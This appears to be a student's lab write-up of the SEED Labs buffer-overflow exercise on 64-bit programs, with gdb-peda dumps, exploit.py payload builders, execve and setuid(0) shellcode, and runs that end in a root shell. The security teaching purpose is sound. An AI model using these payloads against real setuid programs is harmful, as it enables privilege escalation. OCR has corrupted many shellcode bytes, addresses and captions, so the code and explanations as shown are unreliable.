eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <rtld_global_ro+888>)
RBP: 0x7fffffc330 → 0x7fffffc740 → 0x7fffffc980 → 0x1
RSP: 0x7fffffc250 ("up/code/'\307\377\377\377\177")
RIP: 0x555555551d4 (<bof+43>: mov eax,0x1)
R8 : 0xfefefefefefefeff
R9 : 0xffff7fef6f8b0b7
R10: 0x7ffff7d1238 → 0x10001a00004244
R11: 0x7ffff7e709c0 (<_strcpy_sse2>: mov rcx,rsi)
R12: 0x0
R13: 0x7fffffcfa8 → 0x7fffffcff5 ("COLORGBG=15;0")
R14: 0x555555557d08 → 0x555555555160 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7fd000 → 0x7ffff7fe2c0 → 0x555555554000 → 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[code]
0x5555555551c9 <bof+32>: mov rsi,rdx
0x5555555551cc <bof+35>: mov rdi,rax
0x5555555551cf <bof+38>: call 0x555555555030 <strcpy@plt>
⇒ 0x5555555551d4 <bof+43>: mov eax,0x1
0x5555555551d9 <bof+48>: leave
0x5555555551da <bof+49>: ret
0x5555555551db <main>: push rbp
0x5555555551dc <main+1>: mov rbp,rsp
[stack]
0000| 0x7fffffc250 ("up/code/'\307\377\377\377\177")
0008| 0x7fffffc258 → 0x7fffffc768 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_a
udit_preinit>: mov eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <rtld_glo
bal_ro+888>)
0016| 0x7fffffc260 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: m

```


Once the program is stopped, I used the “next” command to continue the program and then stops after the rbp register is modified to point to the stack frame of bof () function. I then found the hexadecimal of rpd, rsp and buffer so I can use that information to construct a payload.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
R9 : 0xffff7fef6f8b0b7
R10: 0x7ffff7d1238 → 0x10001a00004244
R11: 0x7ffff7e709c0 (<_strcpy_sse2>: mov rcx,rsi)
R12: 0x0
R13: 0x7fffffcfa8 → 0x7fffffcff5 ("COLORGBG=15;0")
R14: 0x555555557d08 → 0x555555555160 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7fd000 → 0x7ffff7fe2c0 → 0x555555554000 → 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[code]
0x5555555551c9 <bof+32>: mov rsi,rdx
0x5555555551cc <bof+35>: mov rdi,rax
0x5555555551cf <bof+38>: call 0x555555555030 <strcpy@plt>
⇒ 0x5555555551d4 <bof+43>: mov eax,0x1
0x5555555551d9 <bof+48>: leave
0x5555555551da <bof+49>: ret
0x5555555551db <main>: push rbp
0x5555555551dc <main+1>: mov rbp,rsp
[stack]
0000| 0x7fffffc250 ("up/code/'\307\377\377\377\177")
0008| 0x7fffffc258 → 0x7fffffc768 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_a
udit_preinit>: mov eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <rtld_glo
bal_ro+888>)
0016| 0x7fffffc260 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: m
0024| 0x7fffffc268 → 0x0
0032| 0x7fffffc270 → 0x0
0040| 0x7fffffc278 → 0x0
0048| 0x7fffffc280 → 0x0
0056| 0x7fffffc288 → 0x0
Legend: code, data, rodata, value
22 return 1;
gdb-peda$ x $rsp
0x7fffffc250: 0x2f65646f632f7075
gdb-peda$ x $rbp
0x7fffffc330: 0x00007fffffc740
gdb-peda$ p $buffer
$1 = (char (*)[200]) 0x7fffffc260
gdb-peda$ p/x ($unsigned long long) $rsp - ($unsigned long long) $buffer
$2 = 0xfffffffffffffff0
gdb-peda$ quir
Undefined command: "quir". Try "help".
gdb-peda$ quit

```

Once I have gathered all the information, I modified the exploit.py that SEED labs gave us as seen below. Some major changes were that I entered the 64-bit shellcode instead of the 32-bit shellcode from call\_shellcode.c. Next, I modified the start because to always starts at the beginning of the buffer. Then, I used the rsp address for the return address and lastly changed L to be 8 because it needs to be an 8 instead of a 4 because 4 is only used in 32-bit.



```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
#!/usr/bin/python3
import sys

Replace the content with the actual shellcode
shellcode= (
 "\x48\x31\xd2\x52\x48\xbb\x2f\x62\x60\x66\x"
 "\x2f\x2f\x73\x60\x58\x48\x89\x67\x52\x57\x"
 "\x48\x89\x66\x40\x31\xc0\x00\x3b\x0f\x05"
).encode('latin-1')

Fill the content with NOP's
content = b"\x90" * 517

#####
Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
#start = 400 # Change this number Used for task 3
#content[start:len(shellcode)] = shellcode #This line puts shell code at the end of
badfile. This was used for task 4
content [start:start + len(shellcode)] = shellcode #Used for task 3,5

Decide the return address value
and put it somewhere in the payload
ret = 0x7fffffc250 + 220 # Change this number
offset = 212 # Change this number used for task 3,5


#L = 4 # Used this for task 3,4
L = 8 # Used this for task 5,6
addr = (ret).to_bytes(L,byteorder='little')

#This sprays the buffer with the return address
#for offset in range(50):used this for task 4
content[(offset*L):(offset*L+L)] = (ret).to_bytes(L,byteorder='little')
content [0:0xfffffffffffff0] = addr * 27 #Used for task 5
#####

Write the content to a file
with open('badfile', 'wb') as f:
 f.write(content)
-
-
-

```

After all of this was done I complied exploit.py with the command “./exploit.py” which put the payload into the file named badfile. Once this was done then I ran the complied stack.c with the command “./stack\_L3” to run the code and successfully launch the attack.



```

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/code
└$ vi exploit.py
(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/code
└$./exploit.py
(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/code
└$./stack-L3
Input size: 216
===== Returned Properly =====
(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/code
└$


```

## 8. Launching Attack on 64-bit Program (level4) Extra Credit

In this level it is the same as level 2, where you must execute an attack without knowing the size of the buffer except this time the buffer size is very small. SEED labs set the buffer size to 10 for this level.

Just like every level before I started with the “make clean” and “make” commands to refresh all needed files and get rid of the ones I do not need.

Then after this I created a file named badfile then ran gdb with the command “gdb stack-L4-dbg”. This allowed me to run gdb with the stack-L4-dbg file. Once I was in gdb I created a break at the bof () function with the command “b bof” This well stop the program right before the rbp register is set.



```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seeoverflow/Labsetup/code
File Actions Edit View Help
(base) [~/School/A6_seeoverflow/Labsetup/code]
$ touch badfile
(base) [~/School/A6_seeoverflow/Labsetup/code]
$ ls
Makefile exploit.py stack-L1 stack-L3-dbg stack-L4
badfile stack-L1-dbg stack-L2-dbg stack-L4-dbg
brute-force.sh stack-L1-dbg stack-L3 stack-L4-dbg
(base) [~/School/A6_seeoverflow/Labsetup/code]
$ gdb -q stack-L4-dbg
Reading symbols from stack-L4-dbg...
(gdb-peda)$ b bof
Breakpoint 1 at 0x11b5: file stack.c, line 20.
(gdb-peda)$ run
Starting program: /home/rsmedina/School/A6_seeoverflow/Labsetup/code/stack-L4-dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Input size: 0
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.
Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.

Registers
[RAX: 0xfffffffffc760 → 0x7ffff7f9b1b8 → 0x7ffff7fc1f80 (<_dl_audit_preinit>: mov
 %ax, DWORD PTR [rip+0x1ae2] # 0x7ffff7ffce58 <_rtld_global_r0+888>)
RBX: 0x7fffffc98 → 0x7fffffcfb4 (/home/rsmedina/School/A6_seeoverflow/Labset
up/code/stack-L4-dbg")
RCX: 0x0
RDX: 0x7fffffc700 → 0x0
RSI: 0x0
RDI: 0x7fffffc760 → 0x7ffff7f9b1b8 → 0x7ffff7fc1f80 (<_dl_audit_preinit>: mov
 %ax, DWORD PTR [rip+0x1ae2] # 0x7ffff7ffce58 <_rtld_global_r0+888>)
RBP: 0x7fffffc330 → 0x7fffffc740 → 0x7fffffc980 → 0x1
RSP: 0x7fffffc310 → 0x7fffffc428 → 0x0
RIP: 0x555555551b5 (<bof+12>: mov rdx,QWORD PTR [rbp-0x18])
R8 : 0x400
R9 : 0x410
R10: 0x7ffff7ddef78 → 0x10001a00007c78
```

Then after it stops the program, I use the next command to allow the program to continue until rbp register is changed to point to the function. Once I have done that, I look up what the rbp and rsp register are as well as &buffer so I can edit the exploit.py.

The screenshot shows two GDB sessions side-by-side. Both sessions are running on an x86\_64 Linux system and are connected to the same target binary, `Labsetup`.

**Session 1 (Left):**

```

Breakpoint 1, bof (str=0x7fffffff760 "\270\261\371\367\377\177") at stack.c:20
20 strcpy(buffer, str);
gdb-peda$ x $rip
0x555555551b5 <bof+12>: 0xf6458d48e8558b48
gdb-peda$ x $rsp
0x7fffffc310: 0x00007fffffc428
gdb-peda$ x $rbp
0x7fffffc330: 0x00007fffffc740
gdb-peda$ next
[registers]
RAX: 0x7fffffc326 → 0x7f007ffff7f9b1b8
RBX: 0x7fffffc310 → 0x7fffffcfb4 ("/home/rsmedina/School/A6_seedoverflow/Labsetup/code/stack-L4-dbg")
RCX: 0x0
RDX: 0x7fffffc32c → 0xfffffc74000007f00
RSI: 0x7fffffc768 → 0x555555557dd8 → 0x555555555160 (<_do_global_dtors_aux>: endbr64)
RDI: 0x7fffffc326 → 0x7f007ffff7f9b1b8
RBP: 0x7fffffc330 → 0x7fffffc740 → 0x7fffffc980 → 0x1
RSP: 0x7fffffc310 → 0x7fffffc428 → 0x0
RIP: 0x555555551c8 (<bof+31>: mov eax,0x1)
R8 : 0xfefefefefefefeff
R9 : 0xfefefefef6f8b0b7
R10: 0x7ffff7dd1238 → 0x10001a00004244
R11: 0x7ffff7e709c0 (<_strcpy_sse2>: mov rcx,rsi)
R12: 0x0
R13: 0x7fffffc3aa8 → 0x7fffffcff5 ("COLORFGBG=15;0")
R14: 0x555555557dd8 → 0x555555555160 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7fd000 → 0x7ffff7fe2c0 → 0x555555554000 → 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[code]
0x555555551bd <bof+20>: mov rsi,rdx
0x555555551c0 <bof+23>: mov rdi,rax
0x555555551c3 <bof+26>: call 0x555555555030 <strcpy@plt>
⇒ 0x555555551c8 <bof+31>: mov eax,0x1
0x555555551cd <bof+36>: leave
0x555555551ce <bof+37>: ret
0x555555551cf <main>: push rbp
0x555555551d0 <main+1>: mov rbp,rsi
[stack]
0000| 0x7fffffc310 → 0x7fffffc428 → 0x0
0008| 0x7fffffc318 → 0x7fffffc760 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <_rtld_glo
bal_r0+888)

```

**Session 2 (Right):**


```

File Actions View Help
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
R10: 0x7ffff7dd1238 → 0x10001a00004244
R11: 0x7ffff7e709c0 (<_strcpy_sse2>: mov rcx,rsi)
R12: 0x0
R13: 0x7fffffc3aa8 → 0x7fffffcff5 ("COLORFGBG=15;0")
R14: 0x555555557dd8 → 0x555555555160 (<_do_global_dtors_aux>: endbr64)
R15: 0x7ffff7fd000 → 0x7ffff7fe2c0 → 0x555555554000 → 0x10102464c457f
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[code]
0x555555551bd <bof+20>: mov rsi,rdx
0x555555551c0 <bof+23>: mov rdi,rax
0x555555551c3 <bof+26>: call 0x555555555030 <strcpy@plt>
⇒ 0x555555551c8 <bof+31>: mov eax,0x1
0x555555551cd <bof+36>: leave
0x555555551ce <bof+37>: ret
0x555555551cf <main>: push rbp
0x555555551d0 <main+1>: mov rbp,rsi
[stack]
0000| 0x7fffffc310 → 0x7fffffc428 → 0x0
0008| 0x7fffffc318 → 0x7fffffc760 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <_rtld_glo
bal_r0+888)
0016| 0x7fffffc320 → 0xb1b87fffffc98
0024| 0x7fffffc328 → 0x7f007fffff7f9
0032| 0x7fffffc330 → 0x7fffffc740 → 0x7fffffc980 → 0x1
0040| 0x7fffffc338 → 0x5555555552d3 (<dummy_function+58>: nop)
0048| 0x7fffffc340 → 0x0
0056| 0x7fffffc348 → 0x7fffffc760 → 0x7ffff7f9b1b8 → 0x7ffff7fe1f80 (<_dl_audit_preinit>: mov eax,DWORD PTR [rip+0x1aed2] # 0x7ffff7ffce58 <_rtld_glo
bal_r0+888)
[]
Legend: code, data, rodata, value
22 return 1;
gdb-peda$ x $rsp
0x7fffffc310: 0x00007fffffc428
gdb-peda$ x $rbp
0x7fffffc330: 0x00007fffffc740
gdb-peda$ x $buffer
0x7fffffc326: 0x7f007ffff7f9b1b8
gdb-peda$ p $buffer
$1 = (char (*)[10]) 0x7fffffc326
gdb-peda$ quit
(base) [rsmedina@SebsHome:~/School/A6_seedoverflow/Labsetup/code]

```

Once I was done using gdb and finished gathering all the information the next step is to edit the exploit.py file with the correct information. So I kept

the 64-bit shellcode from callshellcode.c in the same spot as in level 3. I changed the return address to match rbp then added 220 to it. Then since the buffer is so small I made the content and size only 15 because it does not need to be big.



The screenshot shows a terminal window titled "rsmedina@x86\_64-conda-linux-gnu: ~/School/A6\_seedoverflow/Labsetup/code". The terminal contains Python code for generating exploit payload. The code includes shellcode replacement, NOP padding, and a return address calculation. It also writes the payload to a file named "badfile". A file browser window is visible in the background, showing files like "a32.out" and "Makefile".

```
#!/usr/bin/python3
import sys

Replace the content with the actual shellcode
shellcode= (
 "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
 "\x2f\x2f\x73\x68\x50\x48\x89\x37\x52\x57"
 "\x48\x89\x60\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')

Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
Put the shellcode somewhere in the payload
start = 517 - len(shellcode)
#start = 400 # Change this number Used for task 3
#content[start - len(shellcode):] = shellcode #This line puts shell code at the end of badfile. This was used for task 4
content [start:start + len(shellcode)] = shellcode #Used for task 3,5

Decide the return address value
and put it somewhere in the payload
ret = 0x7fffffff0310 + 220 # Change this number
#offset = 212 # Change this number used for task 3,5

#L = 4 # Used this for task 3,4
L = 8 # Used this for task 5,6

addr = (ret).to_bytes(L,byteorder='little')

#This sprays the buffer with the return address
#for offset in range(50):used this for task 4
#content[(offset*4):(offset*4 + L)] = (ret).to_bytes(L,byteorder='little')
content [0 : 16] = addr * 2 #Used for task 5,6
#####

Write the content to a file
with open('badfile', 'wb') as f:
 f.write(content)

"exploit.py" 39L, 1407B
```

After the exploit.py was complete I ran exploit.py which inserted the payload into the file named badfile. Once badfile had the payload I ran “./stack-L4” which took in the contents of badfile and allowed me to successfully achieve a bashoverflow attack.

The screenshot shows a terminal window with several tabs open. The current tab displays assembly code from a debugger (gdb-peda) and exploit development (exploit.py). The assembly code shows a stack dump and memory writes. The exploit.py script defines a buffer and writes it to memory. The terminal also shows the file structure of the lab setup directory.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/code
File Actions Edit View Help
0x5555555551cf <main>: push rbp
0x5555555551d0 <main+1>: mov rbp, rsp
[...]
0000| 0xfffffff310 --> 0xfffffff428 --> 0x0
0008| 0xfffffff318 --> 0xfffffff760 --> 0xfffff7f9b1b8 --> 0xfffff7fe1f80 (<_dl_a
udit_preinit>: mov eax,DWORD PTR [rip+0xae2] # 0xfffff7ffce58 <_rtld_glo
bal_ro+888>)
0016| 0xfffffff320 --> 0xb1b87fffffcfa8
0024| 0xfffffff328 --> 0xf007ffff7f9
0032| 0xfffffff330 --> 0xfffffff740 --> 0xfffffff7480 --> 0x1
0040| 0xfffffff338 --> 0x55555555203 (<dummy_function+58>: nop)
0048| 0xfffffff340 --> 0x0
0056| 0xfffffff348 --> 0xfffffff760 --> 0xfffff7f9b1b8 --> 0xfffff7fe1f80 (<_dl_a
udit_preinit>: mov eax,DWORD PTR [rip+0xae2] # 0xfffff7ffce58 <_rtld_glo
bal_ro+888>)
[...]
Legend: code, data, rodata, value
22 return 1;
gdb-peda$ x $rsp
0xfffffff310: 0x00007fffffc428
gdb-peda$ x $rbp
0xfffffff330: 0x00007fffffc740
gdb-peda$ x $buffer
0xfffffff326: 0x7f007ffff7f9b1b8
gdb-peda$ p $buffer
$1 = (char (*)[10]) 0xfffffff326
gdb-peda$ quit
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$ vi exploit.py
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$ vi exploit.py
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$./exploit.py
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$./stack-L4
Input size: 517
== Returned Properly ==
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$

```

## 9. Defeating dash's Countermeasure

In this section I had to figure out a way on how to get by the dash's countermeasure. The dash counter measure is when the OS drops privileges when it detects that the UID program does not equal to the real UID. To try and get around the countermeasure I had to first turn on the countermeasure with the command shown below.

The screenshot shows a terminal window with a single command being run: `sudo ln -sf /bin/dash /bin/sh`. This command creates a symbolic link from the shell executable to the dash executable, bypassing the privilege check.


```

(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$ sudo ln -sf /bin/dash /bin/sh
(base) [rsmedina@SebsHome]~/School/A6_seedoverflow/Labsetup/code
└$

```

To make sure that I can successfully use a buffer-overflow attack all I had to do was change the real UID to that it equals the effective UID. SEED labs already gave us the necessary binary code so that I can invoke setuid(0). So I

took the binary code they gave me and added it to the beginning of the 64 and 32 bit shells that we are trying to open. Shown below is the change I made in call.shellcode.c.



```
rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seeoverflow/Labsetup/shellcode
File Actions Edit View Help
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

// Binary code for setuid(0)
// 64-bit: "\x40\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
// 32-bit: "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"

const char shellcode[] =
#endif _X86_64_
"\x40\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05"
"\x40\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
"\x2f\x2f\x73\x68\x50\x48\x80\x7\x52\x57"
"\x40\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
#else
"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
"\x62\x69\x6e\x89\x3\x50\x53\x89\xe1\x31"
"\xd2\x31\xc0\xb0\xb\xcd\x80"
#endif
;

int main(int argc, char **argv)
{
 char code[500];

 strcpy(code, shellcode);
 int (*func)() = (int(*)())code;

 func();
 return 1;
}

"call_shellcode.c" 34L, 735B
```

For the next step what I did was compile call.shellcode.c with and without setuid(0) then ran the outputs and observed what they did. I first complied without the setuid(0). I used the command “make all” so that the make file can compile call.shellcode.c without the setuid(0). When I ran that command, it gave me two run files, one named “a32.out” and “a64.out”. I ran both binaries and witnessed both under the control of just the current users not root. Also, the id was 1000 instead of 0 meaning if I tried an attack with these shell the dash countermeasure will prevent the attack.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/shellcode
File Actions Edit View Help
└$ make all
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$ ls -la
ls: la: command not found

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$ ls -la
total 48
drwxr-xr-x 2 rsmedina rsmedina 4096 May 8 14:16 .
drwxr-xr-x 4 rsmedina rsmedina 4096 Dec 22 2020 ..
-rw-r--r-- 1 rsmedina rsmedina 317 May 8 13:48 Makefile
-rwxr-xr-x 1 rsmedina rsmedina 14984 May 8 14:16 a32.out
-rwxr-xr-x 1 rsmedina rsmedina 15872 May 8 14:16 a64.out
-rw-r--r-- 1 rsmedina rsmedina 735 May 8 14:16 call_shellcode.c

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$./a32.out
$ whoami
rsmedina
$ id
uid=1000(rsmedina) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
$ echo hello there how are you today
hello there how are you today
$ exit

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$./a64.out
$ whoami
rsmedina
$ id
uid=1000(rsmedina) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
$ echo hello there how are you today
hello there how are you today
$ exit

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$

```

After this experiment I used the command “make setuid” which complied call.shellcode.c into the binaries “a32.out” and “a64.out” however they were both ran with setuid(0). When I ran both shells, I noticed that this time they were under root control and both shells were under the uid 0. This means I can use both shells to get around the dash counter measure.

```

rsmedina@x86_64-conda-linux-gnu: ~/School/A6_seedoverflow/Labsetup/shellcode
File Actions Edit View Help
(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root:root a32.out a64.out
sudo chmod 4755 a32.out a64.out

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$ ls -la
total 48
drwxr-xr-x 2 rsmedina rsmedina 4096 May 8 13:53 .
drwxr-xr-x 4 rsmedina rsmedina 4096 Dec 22 2020 ..
-rw-r--r-- 1 rsmedina rsmedina 317 May 8 13:48 Makefile
-rwsr-xr-x 1 root root 14984 May 8 13:53 a32.out
-rwsr-xr-x 1 root root 15872 May 8 13:53 a64.out
-rw-r--r-- 1 rsmedina rsmedina 735 May 8 13:53 call_shellcode.c


(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$./a32.out
whoami
root
id
uid=0(root) gid=1000(rsmedina) groups=1000(rsmedina),4(adm),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),100(users),101(netdev),113(wireshark),116(bluetooth),129(scanner),136(vboxsf),137(kabober)
echo hello there how are you
hello there how are you
exit

(base) [rsmedina@SebsHome] ~/School/A6_seedoverflow/Labsetup/shellcode
└$./a64.out
whoami
root
id
